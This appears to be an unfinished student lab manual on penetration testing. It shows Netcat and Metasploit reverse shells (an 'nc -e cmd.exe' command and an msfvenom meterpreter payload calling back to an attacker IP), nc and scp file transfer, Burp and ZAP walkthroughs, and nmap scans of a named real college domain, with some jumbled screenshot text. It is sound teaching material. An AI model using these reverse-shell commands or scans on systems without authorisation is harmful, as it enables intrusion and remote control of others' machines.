

## 5. Maintaining access: Reverse shell, file transfer. Web Application Penetration Testing. Automated Vulnerability scanners: Nessus, Nmap, Metasploit, Acunetix.

Maintaining access is a crucial phase in web application penetration testing, where security professionals aim to establish a persistent presence in a target system after exploiting vulnerabilities. This phase is essential for assessing the security posture of an application and understanding the potential risks and impacts of an attack.

### 1. Environment Preparation:

- o Virtual Machines:
  - Windows Server 2019 (Target)
  - Windows 10 (Target)
  - Kali Linux (Attacker)

### o Network Configuration:

- Ensure all machines are on the same network.

## Reverse Shell Tools: Netcat, Metasploit (Kali Linux)

A reverse shell is a powerful technique used to establish a command-line interface between the attacker's machine and the target system. In this setup, the target system initiates a connection back to the attacker's machine, allowing the attacker to execute commands remotely. This method bypasses many firewall restrictions that typically block incoming connections, making it a favored choice for maintaining access.

### 1. Netcat Reverse Shell:

Kali Linux (Attacker Machine) Command:

```
>>nc -lvnp 4444
```

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.9] 50153
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\aruna>
```

Windows (Target Machine) Command:

```
>> nc <attacker-ip> 4444 -e cmd.exe (or)
```

```
>> ncat <attacker-ip> 4444 -e cmd.exe or
```

```
Select Command Prompt - ncat 192.168.1.10 4444 -e cmd.exe
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\aruna>ncat 192.168.1.10
Ncat: No connection could be made because the target machine actively refused it. .

C:\Users\aruna>ncat 192.168.1.10 4444 -e cmd.exe
```

Output:

```
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.9] 50153
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\aruna>whoami
whoami
desktop-ecr7sc7\aruna

C:\Users\aruna>
```

## 2. Metasploit Reverse Shell

- Kali Linux Command to Open Metasploit:

>> msfconsole

Launches the Metasploit Framework console for exploiting vulnerabilities.

- Set Up a Payload and Start a Listener:

>> use exploit/multi/handler

Selects the multi-handler exploit module to manage incoming connections from the target.

>> set payload windows/meterpreter/reverse\_tcp

Configures the payload to use a Meterpreter reverse TCP shell for Windows targets.

>> set LHOST <attacker-ip>

Sets the local host IP address of the attacker machine to receive the reverse shell connection.

```
>> set LPORT 4444
```

Specifies the listening port (4444) for the reverse shell connection.

```
>> run
```

Starts the listener to wait for the reverse connection from the target machine.

```
File Actions Edit View Help
(kali㉿kali)-[~] file /home/kali/.zsh_history
$ msfconsole

Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search
status: active

.;lx00KXXXK00xl:.
To ,o0WMMMMMMMMMMMMMMMMMMkd, From
'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWx, ---
:KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:ywhere
.KMMMMMMMMMMMMMMMMWNNNMMMMMMMMMMX, here (v6)
lwMMMMMMMMMMXd:.. ..;dkMMMMMMMMMMMo
sxMMMMMMMMMwd. ALLOW.oNMMMMMMMMMkre
oMMMMMMMMMMx. ALLOW.odMMMMMMMMMXe (v6)
.WMMMMMMMMM: :MMMMMMMMM,
xMMMMMMMMMo lMMMMMMMMMO
NMMMMMMMMWW all-in-1,cccccoMMMMMMMMWWlcccc;
MMMMMMMMMX disable ;KMMMMMMMMMMMMMMMMMX:
NMMMMMMMMWopped and disabled on ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd ,oMMMMMMMMMK;
.WMMMMMMMMMc ~ 'OMMMMMMMO,
lMMMMMMMMMMknable .kMMO'
FdMMMMMMMMMMwd've and enabled on system ..arup
cWMMMMMMMMMMNxc'. #####
.OMMMMMMMMMMWc #++ #++
;OMMMMMMMMMMMo. ++
Rule add:dNMMMMMMMMMMo +#+:++#
Rule added 'oOWMMMMMMMo ++
.,cdk00K; :+: ::
msf6kali㉿kali- #:::+:+
$? Metasploit

=[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.10:4444
```

- Generate and Execute the Payload on the Target Machine:  
 >> msfvenom -p windows/meterpreter/reverse\_tcp LHOST=<attacker-ip> LPORT=4444 -f exe -o payload.exe

Creates a Windows executable payload (payload.exe) that establishes a Meterpreter reverse TCP connection back to the attacker's IP address on port 4444.


```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o payload.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o payload.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
msf6 > ls
[*] exec: ls
```

'API key'	Music	Videos	sherlock	sqlninja-0.2.3-r1.tgz.1
Desktop	Pictures	impacket-env	smb_relat	sqlninja-0.2.3-r1.tgz.2
Documents	Public	kerbrute	sqlninja-0.2.3-r1	subdomains.txt
Downloads	Templates	payload.exe	sqlninja-0.2.3-r1.tgz	

- **Execute payload.exe on the Target Machine:** *Runs payload.exe to initiate a reverse shell connection back to the attacker's machine.*



## File Transfer

Transferring files between the attacker's machine and the compromised system is critical for various purposes, including uploading tools, downloading sensitive information, or exfiltrating data. Tools like scp (secure copy) or utilizing a web-based interface are common methods for file transfer. This capability enhances the attacker's ability to perform further exploitation or reconnaissance.

### 1. File Transfer with Netcat:

- Create a File to Transfer:

```
>> echo "This is a test file" > testfile.txt
```

Creates a text file (testfile.txt) containing the string "This is a test file" on the attacker machine.

- Start a Listener to Send the File:

```
>> nc -lvp 4444 < testfile.txt
```

Initiates a Netcat listener on port 4444, sending the contents of testfile.txt to the target machine.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ echo "This is a test file" > testfile.txt
(kali@kali)-[~]
$ nc -lvp 4444 < testfile.txt
listening on [any] 4444 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.10] 60614
File Transfer Successful
```

- Receive the File on the Target Machine:

```
>> nc <attacker-ip> 4444 > receivedfile.txt
```

Connects to the attacker's IP on port 4444 and writes the incoming data to receivedfile.txt on the target machine.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nc 192.168.1.10 4444 > receivedfile.txt
```

### 2. File Transfer with SCP:

- Transfer Files Using SCP:

```
>> scp testfile.txt user@<target-ip>:/path/to/destination
```

Uses SCP to securely transfer testfile.txt from the attacker machine to the specified destination path on the target machine, logging in as user.

```
(kali@kali)-[~]
$ scp testfile.txt kali@192.168.1.10:/home/kali/Desktop/ReceivedFile.txt
kali@192.168.1.10's password:
testfile.txt                                100% 20    4.7KB/s  00:00

(kali@kali)-[~]
$
```

## Web Application Penetration Testing Tools: Burp Suite, OWASP ZAP (Kali Linux)

Web application penetration testing involves simulating cyber-attacks on a web application to identify vulnerabilities that could be exploited by malicious actors. This testing encompasses various methodologies and tools to evaluate the application's security, focusing on areas such as authentication, session management, and data validation. The objective is to find security weaknesses before they can be exploited in the wild, ensuring a robust defense against potential threats.

Burp Suite:

Burp Suite is a powerful integrated platform for performing security testing of web applications. It provides a range of tools that work seamlessly together to assist in identifying vulnerabilities, analyzing application behavior, and automating various testing tasks. The key components include the Burp Proxy for intercepting and modifying traffic between the browser and web server, the Scanner for automated vulnerability detection, and the Repeater and Intruder for manual testing and exploitation. This comprehensive suite enables security professionals to assess the security posture of their web applications effectively.

Step-by-Step Instructions:

1. Burp Suite:
  - a. Open Burp Suite on Kali Linux.
  - b. Configure your browser to use Burp Suite as a proxy.
  - c. Start Burp Suite and capture traffic.
  - d. Analyze and manipulate requests to identify vulnerabilities (e.g., SQL injection, XSS).

```
(kali@kali)-[~/Downloads]
$ ls
burpsuite_community_linux_v2024_6_6.sh

(kali@kali)-[~/Downloads]
$ chmod +x burpsuite_community_linux_v2024_6_6.sh

(kali@kali)-[~/Downloads]
$ sudo ./burpsuite_community_linux_v2024_6_6.sh
Unpacking JRE ...
Starting Installer ...
█
```




## Intercept HTTP traffic with Burp Proxy

Burp Proxy lets you intercept HTTP requests and responses sent between Burp's browser and the target server. This enables you to study how the website behaves when you perform different actions.

### Step 1: Launch Burp's Browser

Go to the Proxy > Intercept tab.


Set the intercept toggle to Intercept on.



Click Open Browser. This launches Burp's browser, which is preconfigured to work with Burp right out of the box.

### Step 2: Intercept a request

Using Burp's browser, try to visit <https://portswigger.net> and observe that the site doesn't load. Burp Proxy has intercepted the HTTP request that was issued by the browser before it could reach the server. You can see this intercepted request on the Proxy > Intercept tab.




### Step 3: Forward a request

Click the Forward button to send the intercepted request. Click Forward again to send any subsequent intercepted requests until the page loads in Burp's browser. The Forward button sends all the selected requests.

### Step 4: Switch off interception


Due to the number of requests browsers typically send, you often won't want to intercept every single one of them. Set the intercept toggle to Intercept off. Go back to the browser and confirm that you can now interact with the site as normal.



### Step 5: View the HTTP history

In Burp, go to the Proxy > HTTP history tab. Here, you can see the history of all HTTP traffic that has passed through Burp Proxy, even while intercept was switched off. Click on any entry in the history to view the raw HTTP request, along with the corresponding response from the server.





## Step 6: Intercept a request

This lets you explore the website as normal and study the interactions between Burp's browser and the server afterward, which is more convenient in many cases.

### 2. OWASP ZAP:

OWASP ZAP (Zed Attack Proxy) is a popular open-source security scanner designed to help security professionals and developers identify vulnerabilities in web applications. ZAP provides a rich set of tools for automated scanning and manual testing, including a powerful intercepting proxy, active and passive scanners, and various analysis features. Its user-friendly interface makes it accessible for both experienced security experts and newcomers. With ZAP, users can easily intercept and modify HTTP/HTTPS requests, analyze application responses, and leverage numerous plugins to enhance functionality, making it an essential tool in the web application security testing toolkit.

- o Open OWASP ZAP on Kali Linux.
- o Configure your browser to use OWASP ZAP as a proxy.
- o Start OWASP ZAP and capture traffic.
- o Use automated scanning tools to identify vulnerabilities in the web application.



Untitled Session - 20241006-181017 - ZAP 2.15.0

Quick Start  
Quick Start

RequestResponseRequester

Automated Scan

Crash Override  
Open Source  
Fellowship

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack:

Use traditional spider: ☒

Use ajax spider: ☐ If Modern with

Progress:

Not started

URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
-----	------	--------	-----	-----------------	---------------	------	------

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites

Contexts  
Default Context  
Sites

Quick Start  
Quick Start

RequestResponseRequester

Automated Scan

Crash Override  
Open Source  
Fellowship

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack:

Use traditional spider: ☒

Use ajax spider: ☐ If Modern with

Progress:

Actively scanning (attacking) the URLs discovered by the spider(s)

HistorySearchAlertsOutputSpiderActive Scan

New ScanProgress: 0: http://www.itsecgames.com/7%

Current Scans: 1 Num Requests: 10 New Alerts: 0 Export

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
95	10/6/24, 6:15:42 PM	10/6/24, 6:15:42 PM	GET	http://www.itsecgames.com/5222670150772359507	404	Not Found	156 ms	145 bytes	196 bytes
97	10/6/24, 6:15:42 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/downloads/627562568...	404	Not Found	208 ms	145 bytes	196 bytes
99	10/6/24, 6:15:43 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/images/29050413554...	404	Not Found	144 ms	145 bytes	196 bytes
101	10/6/24, 6:15:43 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/s/1369092345719985...	404	Not Found	155 ms	145 bytes	196 bytes
103	10/6/24, 6:15:43 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/stylsheets/58191991...	404	Not Found	160 ms	145 bytes	196 bytes
105	10/6/24, 6:15:43 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/WEB-INF/web.xml	404	Not Found	159 ms	145 bytes	196 bytes
106	10/6/24, 6:15:43 PM	10/6/24, 6:15:44 PM	GET	http://www.itsecgames.com/WEB-INF/applicationCon...	404	Not Found	168 ms	145 bytes	196 bytes
107	10/6/24, 6:15:44 PM	10/6/24, 6:15:44 PM	GET	http://www.itsecgames.com/WEB-INF/classes/2/0.class	404	Not Found	162 ms	145 bytes	196 bytes
108	10/6/24, 6:15:44 PM	10/6/24, 6:15:44 PM	GET	http://www.itsecgames.com/?s	200	OK	231 ms	237 bytes	3,651 bytes

Untitled Session - 20241006-181017 - ZAP 2.15.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites

Contexts  
Default Context  
Sites

Quick Start  
Quick Start

RequestResponseRequester

Automated Scan

Crash Override  
Open Source  
Fellowship

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack:

Use traditional spider: ☒

Use ajax spider: ☐ If Modern with

Progress:

Attack complete - see the Alerts tab for details of any issues found

HistorySearchAlertsOutputSpiderActive Scan

Full details of any selected alert will be displayed here.

Alerts (4)

Content Security Policy (CSP) Header Not Set

Missing Anti-clickjacking Header (5)

X-Content-Type-Options Header Missing (42)

Information Disclosure - Suspicious Comments

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'. You can also edit existing alerts by double clicking on them.

## Automated Vulnerability Scanners

Automated vulnerability scanners play a significant role in the penetration testing process by identifying known vulnerabilities and misconfigurations within web applications and their infrastructure.

- **Nessus:** A widely used vulnerability scanner that detects vulnerabilities in various systems, including web applications. Nessus provides detailed reports on identified issues and recommendations for remediation.
- **NMap:** Although primarily known for network discovery and mapping, NMap also includes features for vulnerability scanning. It can identify open ports and services running on them, helping testers assess the attack surface.
- **Metasploit:** This penetration testing framework not only allows for vulnerability exploitation but also includes modules for scanning and enumeration. Metasploit can automate the exploitation process, providing valuable insights into the security posture of a web application.
- **Acunetix:** A specialized web application scanner that identifies vulnerabilities such as SQL injection, cross-site scripting (XSS), and more. Acunetix automates the scanning process, making it easier for testers to find and remediate vulnerabilities quickly.

## Nessus




Tools: Nessus (Kali Linux)

### Step-by-Step Instructions:

1. Install Nessus:
  - o Download Nessus from the Tenable website and install it on Kali Linux.
  - o Start the Nessus service:

```
>> /etc/init.d/nessusd start
```

- Access Nessus through a web browser at <https://:8834>.
  - o Create an account and log in.
2. Scan with Nessus:
    - Create a new scan.
    - Configure the scan by specifying the target IP address and scan settings.
    - Launch the scan and analyze the results for vulnerabilities



Nmap:

Tools: Nmap (Kali Linux)

Step-by-Step Instructions:

1. Basic Scan:
  - o Open a terminal on Kali Linux.
  - o Run a basic scan on the target IP:

```
>>nmap
```

2. Advanced Scan:

Perform a more detailed scan with service detection and OS detection:

```
>> nmap -sS -sV -O
```

For ports scanning.

```
>>nmap -p- bmsit.ac.in
```

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nslookup bmsit.ac.in
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   bmsit.ac.in
Address: 52.66.122.218

(kali@kali)-[~]
$ nmap 52.66.122.218
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 18:25 IST
Nmap scan report for ec2-52-66-122-218.ap-south-1.compute.amazonaws.com (52.66.122.218)
Host is up (0.023s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 10.35 seconds

(kali@kali)-[~]
$ nmap -sS -sV -O 52.66.122.218
You requested a scan type which requires root privileges.
QUITTING!

(kali@kali)-[~]
$ nmap -sV bmsit.ac.in
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 18:26 IST
Nmap scan report for bmsit.ac.in (52.66.122.218)
Host is up (0.022s latency).
rDNS record for 52.66.122.218: 218.122.66.52.in-addr.arpa
Not shown: 996 filtered tcp ports (no-response), 1 filtered tcp ports (host-unreach)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         nginx 1.10.3 (Ubuntu)
443/tcp   open  ssl/http     nginx 1.10.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.03 seconds

(kali@kali)-[~]
$ nmap -p- bmsit.ac.in
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 18:27 IST
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 25.21% done; ETC: 18:29 (0:01:47 remaining)
```

```
(kali㉿kali)-[~]  
$ nmap -p- bmsit.ac.in  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-06 18:27 IST  
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan  
Connect Scan Timing: About 25.21% done; ETC: 18:29 (0:01:47 remaining)  
Nmap scan report for bmsit.ac.in (52.66.122.218)  
Host is up (0.023s latency).  
rDNS record for 52.66.122.218: 218.122.66.52.in-addr.arpa  
Not shown: 65532 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 116.91 seconds
```

Metasploit is done and Acunetix I don't know